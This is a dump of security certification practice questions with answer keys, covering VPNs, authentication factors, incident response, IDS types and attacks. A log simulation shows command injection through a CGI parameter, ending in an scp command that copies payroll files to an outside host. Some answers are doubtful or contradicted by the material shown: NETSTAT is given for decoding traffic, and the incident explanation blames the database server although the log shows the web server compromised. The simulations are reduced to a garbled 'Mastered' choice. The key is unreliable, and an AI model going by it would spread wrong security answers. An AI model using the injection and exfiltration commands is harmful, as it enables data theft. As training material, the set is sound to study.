MySQL	NO	127.0.0.1	127.0.0.1
TFTP	YES	191.168.1.10	10.34.221.96

Given the above information, which of the following processes was MOST likely exploited via a remote buffer overflow attack?

- A. Apache
- B. LSASS
- C. MySQL
- D. TFTP

Answer: A

NEW QUESTION 213

- (Exam Topic 3)

An organization is working with a cloud services provider to transition critical business applications to a hybrid cloud environment. The organization retains sensitive customer data and wants to ensure the provider has sufficient administrative and logical controls in place to protect its data. In which of the following documents would this concern MOST likely be addressed?

- A. Service level agreement
- B. Interconnection security agreement
- C. Non-disclosure agreement
- D. Business process analysis

Answer: A

NEW QUESTION 214

- (Exam Topic 3)

The Chief Executive Officer (CEO) of a major defense contracting company is traveling overseas for a conference. The CEO will be taking a laptop. Which of the following should the security administrator implement to ensure confidentiality of the data if the laptop were to be stolen or lost during the trip?

- A. Remote wipe
- B. Full device encryption
- C. BIOS password
- D. GPS tracking

Answer: B

NEW QUESTION 219

- (Exam Topic 3)

Phishing emails frequently take advantage of high-profile catastrophes reported in the news. Which of the following principles BEST describes the weakness being exploited?

- A. Intimidation
- B. Scarcity
- C. Authority
- D. Social proof

Answer: D

NEW QUESTION 222

- (Exam Topic 3)

A system administrator is configuring a site-to-site VPN tunnel. Which of the following should be configured on the VPN concentrator during the IKE phase?

- A. RIPEMD
- B. ECDHE
- C. Diffie-Hellman
- D. HTTPS

Answer: C

NEW QUESTION 225

- (Exam Topic 3)

For each of the given items, select the appropriate authentication category from the dropdown choices. Instructions: When you have completed the simulation, please select the Done button to submit.

Authentication Category

Instructions: When you have completed the simulation, Please Select the Done Button to Submit

Select the appropriate authentication type for the following items:

Item	Response
Retina scan	<div><div></div><div>Something you have</div><div>Something you know</div><div>Something you are</div><div>All given authentication categories</div></div>
Smart card	<div><div></div><div>Something you have</div><div>Something you know</div><div>Something you are</div><div>All given authentication categories</div></div>
Hardware Token	<div><div></div><div>Something you have</div><div>Something you know</div><div>Something you are</div><div>All given authentication categories</div></div>
Password	<div><div></div><div>Something you have</div><div>Something you know</div><div>Something you are</div><div>All given authentication categories</div></div>
PIN number	<div><div></div><div>Something you have</div><div>Something you know</div><div>Something you are</div><div>All given authentication categories</div></div>
Fingerprint scan	<div><div></div><div>Something you have</div><div>Something you know</div><div>Something you are</div><div>All given authentication categories</div></div>

- A. Mastered
B. Not Mastered

Answer: A

Explanation:

Something you are includes fingerprints, retina scans, or voice recognition. Something you have includes smart cards, token devices, or keys. Something you know includes a password, codes, PINs, combinations, or secret phrases. Somewhere you are including a physical location s or logical addresses, such as domain name, an IP address, or a MAC address. Something you do includes your typing rhythm, a secret handshake, or a private knock
http://en.wikipedia.org/wiki/Password_authentication_protocol#Working_cycle http://en.wikipedia.org/wiki/Smart_card#Security

NEW QUESTION 226

- (Exam Topic 3)

A security administrator wants to implement a company-wide policy to empower data owners to manage and enforce access control rules on various resources. Which of the following should be implemented?

- A. Mandatory access control
B. Discretionary access control
C. Role based access control
D. Rule-based access control

Answer: B

NEW QUESTION 228

- (Exam Topic 3)

A system administrator wants to implement an internal communication system that will allow employees to send encrypted messages to each other. The system must also support non-repudiation. Which of the following implements all these requirements?

- A. Bcrypt
- B. Blowfish
- C. PGP
- D. SHA

Answer: C


NEW QUESTION 232

- (Exam Topic 3)

A security administrator discovers that an attack has been completed against a node on the corporate network. All available logs were collected and stored.

You must review all network logs to discover the scope of the attack, check the box of the node(s) that have been compromised and drag and drop the appropriate actions to complete the incident response on the network. The environment is a critical production environment; perform the LEAST disruptive actions on the network, while still performing the appropriate incident responses.

Instructions: The web server, database server, IDS, and User PC are clickable. Check the box of the node(s) that have been compromised and drag and drop the appropriate actions to complete the incident response on the network. Not all actions may be used, and order is not important. If at any time you would like to bring back the initial state of the simulation, please select the Reset button. When you have completed the simulation, please select the Done button to submit. Once the simulation is submitted, please select the Next button to continue.




- A. Mastered
- B. Not Mastered

Answer: A

Explanation:

Database server was attacked, actions should be to capture network traffic and Chain of Custody.



Logs
⚙️ Actions

Possible Actions:

- Capture Network Traffic
- Chain Of Custody
- Format
- Hash
- Image
- Record Time Offset
- System Restore

Actions Performed:

- Capture Network Traffic
- Chain Of Custody
-
-
-
-
-

IDS Server Log:

Web Server Log:

The screenshot shows a web server log viewer interface. At the top, there are two tabs: 'Logs' (selected) and 'Actions'. The 'Logs' tab displays a list of HTTP requests. Each log entry consists of two lines: the first line contains the IP address, timestamp, method, URL, status code, and size; the second line contains the referrer and user agent. The logs are organized into alternating light blue and white rows.

Log Entries (Top Section):

- fcrawler.company.com - - [26/Apr/2010:00:22:49 -0400] "GET /contacts.html HTTP/1.0" 200 4005
"FAST-WebCrawler/2.1-pre2 (ashen@company.net)"
- 123.123.123.123 - - [26/Apr/2010:00:22:49 -0400] "GET /pics/5star2000.gif HTTP/1.0" 200 4005
"http://www.comptia.com/asctortf/" "Mozilla/4.05 (Macintosh; I; PPC)"
- fcrawler.company.com - - [26/Apr/2010:00:22:50 -0400] "GET /news/news.html HTTP/1.0" 200 16716 "-"
"FAST-WebCrawler/2.1-pre2 (ashen@company.net)"
- 123.123.123.123 - - [26/Apr/2010:00:22:50 -0400] "GET /pics/5star.gif HTTP/1.0" 200 1031
"http://www.comptia.com/asctortf/" "Mozilla/4.05 (Macintosh; I; PPC)"
- 123.123.123.123 - - [26/Apr/2010:00:22:51 -0400] "GET /pics/a2hlogo.jpg HTTP/1.0" 200 4282
"http://www.comptia.com/asctortf/" "Mozilla/4.05 (Macintosh; I; PPC)"
- 123.123.123.123 - - [26/Apr/2010:00:22:51 -0400] "GET /cgi-bin/newcount?command=null&jafsof3&width=4&font=digital&noshw HTTP/1.0" 200 36 "http://www.comptia.com/asctortf/" "Mozilla/4.05 (Macintosh; I; PPC)"
- ppp931.on.company.com - - [26/Apr/2010:00:22:52 -0400] "GET /download/windows/asctab31.zip HTTP/1.0" 200 1540096
"http://www.company.com/downloads/freeware/webdevelopment/15.html" "Mozilla/4.7 [en]C-SYMPA (Win95; U)"
- 123.123.123.123 - - [26/Apr/2010:00:22:53 -0400] "GET /cgi-bin/newcount?command=ls HTTP/1.0" 200 36
"http://www.comptia.com/asctortf/" "Mozilla/4.05 (Macintosh; I; PPC)"
- 123.123.123.123 - - [26/Apr/2010:00:22:58 -0400] "GET /cgi-bin/newcount?command=whoami HTTP/1.0" 200 36
"http://www.comptia.com/asctortf/" "Mozilla/4.05 (Macintosh; I; PPC)"
- 151.44.15.252 - - [26/Apr/2010:00:22:58 -0400] "GET /cgi-bin/forum/commentary.pl/noframes/read/209 HTTP/1.1" 200 6863
"http://search.virgilio.it/search/cgi/search.cgi" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Hotbar 4.4.7.0)"

Log Entries (Bottom Section):

- 151.44.15.252 - - [26/Apr/2010:00:22:58 -0400] "GET /cgi-bin/forum/commentary.pl/noframes/read/209 HTTP/1.1" 200 6863
"http://search.virgilio.it/search/cgi/search.cgi" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Hotbar 4.4.7.0)"
- 123.123.123.123 - - [26/Apr/2010:00:22:58 -0400] "GET /cgi-bin/newcount?command=ls%20-l%20/data/finance/payroll/*.xls HTTP/1.0" 200 36 "http://www.comptia.com/asctortf/" "Mozilla/4.05 (Macintosh; I; PPC)"
- 123.123.123.123 - - [26/Apr/2010:00:23:00 -0400] "GET /cgi-bin/newcount?command=scp%20/data/finance/payroll/gi-Nov2010.xls%20root@123.123.123.123: HTTP/1.0" 200 36 "http://www.comptia.com/asctortf/" "Mozilla/4.05 (Macintosh; I; PPC)"
- 213.60.233.243 - - [25/May/2010:00:17:09 +1200] "GET /internet/index.html HTTP/1.1" 200 6792
"http://www.company.com/video/streaming/http.html" "Mozilla/5.0 (X11; U; Linux i686; es-ES; rv:1.6) Gecko/20040413 Debian/1.6-5"
- 151.44.15.252 - - [25/May/2010:00:17:21 +1200] "GET /js/master.js HTTP/1.1" 200 2263 "http://www.company.com/cgi-bin/forum/commentary.pl/noframes/read/209" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Hotbar 4.4.7.0)"
- 151.44.15.252 - - [25/May/2010:00:17:21 +1200] "GET /css/master.css HTTP/1.1" 200 6123 "http://www.company.com/cgi-bin/forum/commentary.pl/noframes/read/209" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Hotbar 4.4.7.0)"
- 151.44.15.252 - - [25/May/2010:00:17:21 +1200] "GET /images/navigation/home1.gif HTTP/1.1" 200 2735 "http://www.company.com/cgi-bin/forum/commentary.pl/noframes/read/209" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Hotbar 4.4.7.0)"
- 151.44.15.252 - - [25/May/2010:00:17:21 +1200] "GET /data/zookeeper/co-100.gif HTTP/1.1" 200 196 "http://www.company.com/cgi-bin/forum/commentary.pl/noframes/read/209" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Hotbar 4.4.7.0)"
- 151.44.15.252 - - [25/May/2010:00:17:22 +1200] "GET /adsense-alternate.html HTTP/1.1" 200 887 "http://www.company.com/cgi-bin/forum/commentary.pl/noframes/read/209" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Hotbar 4.4.7.0)"
- 151.44.15.252 - - [25/May/2010:00:17:39 +1200] "GET /data/zookeeper/status.html HTTP/1.1" 200 4195 "http://www.company.com/cgi-bin/forum/comm"

Database Server Log:

→ Logs

Actions

X

Database Server Log

Audit Failure	2012/4/16 11:33	Microsoft Windows security auditing.	4625	Logon
Audit Success	2012/4/16 11:35	Microsoft Windows security auditing.	4672	Special Logon
Audit Success	2012/4/16 11:35	Microsoft Windows security auditing.	4624	Logon
Audit Success	2012/4/16 11:35	Microsoft Windows security auditing.	4624	Logon
Audit Success	2012/4/16 11:35	Microsoft Windows security auditing.	4648	Logon
Audit Success	2012/4/16 11:35	Microsoft Windows security auditing.	4673	Sensitive Privilege Use
Audit Failure	2012/4/16 11:35	Microsoft Windows security auditing.	4673	Sensitive Privilege Use
Audit Success	2012/4/16 11:35	Microsoft Windows security auditing.	4624	Logon
Audit Success	2012/4/16 11:35	Microsoft Windows security auditing.	4672	Special Logon

Users PC Log:

**NEW QUESTION 234**

- (Exam Topic 3)

A security administrator needs to implement a system that detects possible intrusions based upon a vendor provided list. Which of the following BEST describes this type of IDS?

- A. Signature based
- B. Heuristic
- C. Anomaly-based
- D. Behavior-based

Answer: A

NEW QUESTION 237

- (Exam Topic 3)

Which of the following should be used to implement voice encryption?

- A. SSLv3
- B. VDSL
- C. SRTP
- D. VoIP

Answer: C

NEW QUESTION 241

- (Exam Topic 3)

Joe a computer forensic technician responds to an active compromise of a database server. Joe first collects information in memory, then collects network traffic and finally conducts an image of the hard drive. Which of the following procedures did Joe follow?

- A. Order of volatility
- B. Chain of custody
- C. Recovery procedure
- D. Incident isolation

Answer: A

NEW QUESTION 246

- (Exam Topic 3)

Ann a security analyst is monitoring the IDS console and noticed multiple connections from an internal host to a suspicious call back domain. Which of the following tools would aid her to decipher the network traffic?

- A. Vulnerability Scanner
- B. NMAP
- C. NETSTAT
- D. Packet Analyzer

Answer: C

NEW QUESTION 249

- (Exam Topic 3)

A new intern in the purchasing department requires read access to shared documents. Permissions are normally controlled through a group called "Purchasing", however, the purchasing group permissions allow write access. Which of the following would be the BEST course of action?

- A. Modify all the shared files with read only permissions for the intern.
- B. Create a new group that has only read permissions for the files.
- C. Remove all permissions for the shared files.
- D. Add the intern to the "Purchasing" group.

Answer: B

NEW QUESTION 254

- (Exam Topic 3)

A security administrator has been asked to implement a VPN that will support remote access over IPSEC. Which of the following is an encryption algorithm that would meet this requirement?

- A. MD5
- B. AES
- C. UDP
- D. PKI

Answer: B

NEW QUESTION 257

- (Exam Topic 3)

An attacker uses a network sniffer to capture the packets of a transaction that adds \$20 to a gift card. The attacker then user a function of the sniffer to push those packets back onto the network again, adding another \$20 to the gift card. This can be done many times. Which of the following describes this type of attack?

- A. Integer overflow attack
- B. Smurf attack
- C. Replay attack
- D. Buffer overflow attack
- E. Cross-site scripting attack

Answer: C

NEW QUESTION 260

- (Exam Topic 3)

An employee uses RDP to connect back to the office network. If RDP is misconfigured, which of the following security exposures would this lead to?

- A. A virus on the administrator's desktop would be able to sniff the administrator's username and password.
- B. Result in an attacker being able to phish the employee's username and password.
- C. A social engineering attack could occur, resulting in the employee's password being extracted.
- D. A man in the middle attack could occur, resulting the employee's username and password being captured.

Answer: D

NEW QUESTION 264

- (Exam Topic 3)

During a data breach cleanup, it is discovered that not all of the sites involved have the necessary data wiping tools. The necessary tools are quickly distributed to the required technicians, but when should this problem BEST be revisited?

- A. Reporting
- B. Preparation
- C. Mitigation
- D. Lessons Learned

Answer: D

NEW QUESTION 267

- (Exam Topic 3)

Given the log output:

Max 15 00:15:23.431 CRT: #SEC_LOGIN-5-LOGIN_SUCCESS:

Login Success [user: msmith] [Source: 10.0.12.45] [localport: 23] at 00:15:23:431 CET Sun Mar 15 2015

Which of the following should the network administrator do to protect data security?

- A. Configure port security for logons
- B. Disable telnet and enable SSH
- C. Configure an AAA server
- D. Disable password and enable RSA authentication

Answer: B

NEW QUESTION 269

- (Exam Topic 3)

A security administrator wishes to implement a secure a method of file transfer when communicating with outside organizations. Which of the following protocols would BEST facilitate secure file transfers? (Select TWO)

- A. SCP
- B. TFTP
- C. SNMP
- D. FTP
- E. SMTP
- F. FTPS

Answer: AF

NEW QUESTION 274

- (Exam Topic 3)

Which of the following BEST describes an attack where communications between two parties are intercepted and forwarded to each party with neither party being aware of the interception and potential modification to the communications?

- A. Spear phishing
- B. Man-in-the-middle
- C. URL hijacking
- D. Transitive access

Answer: B

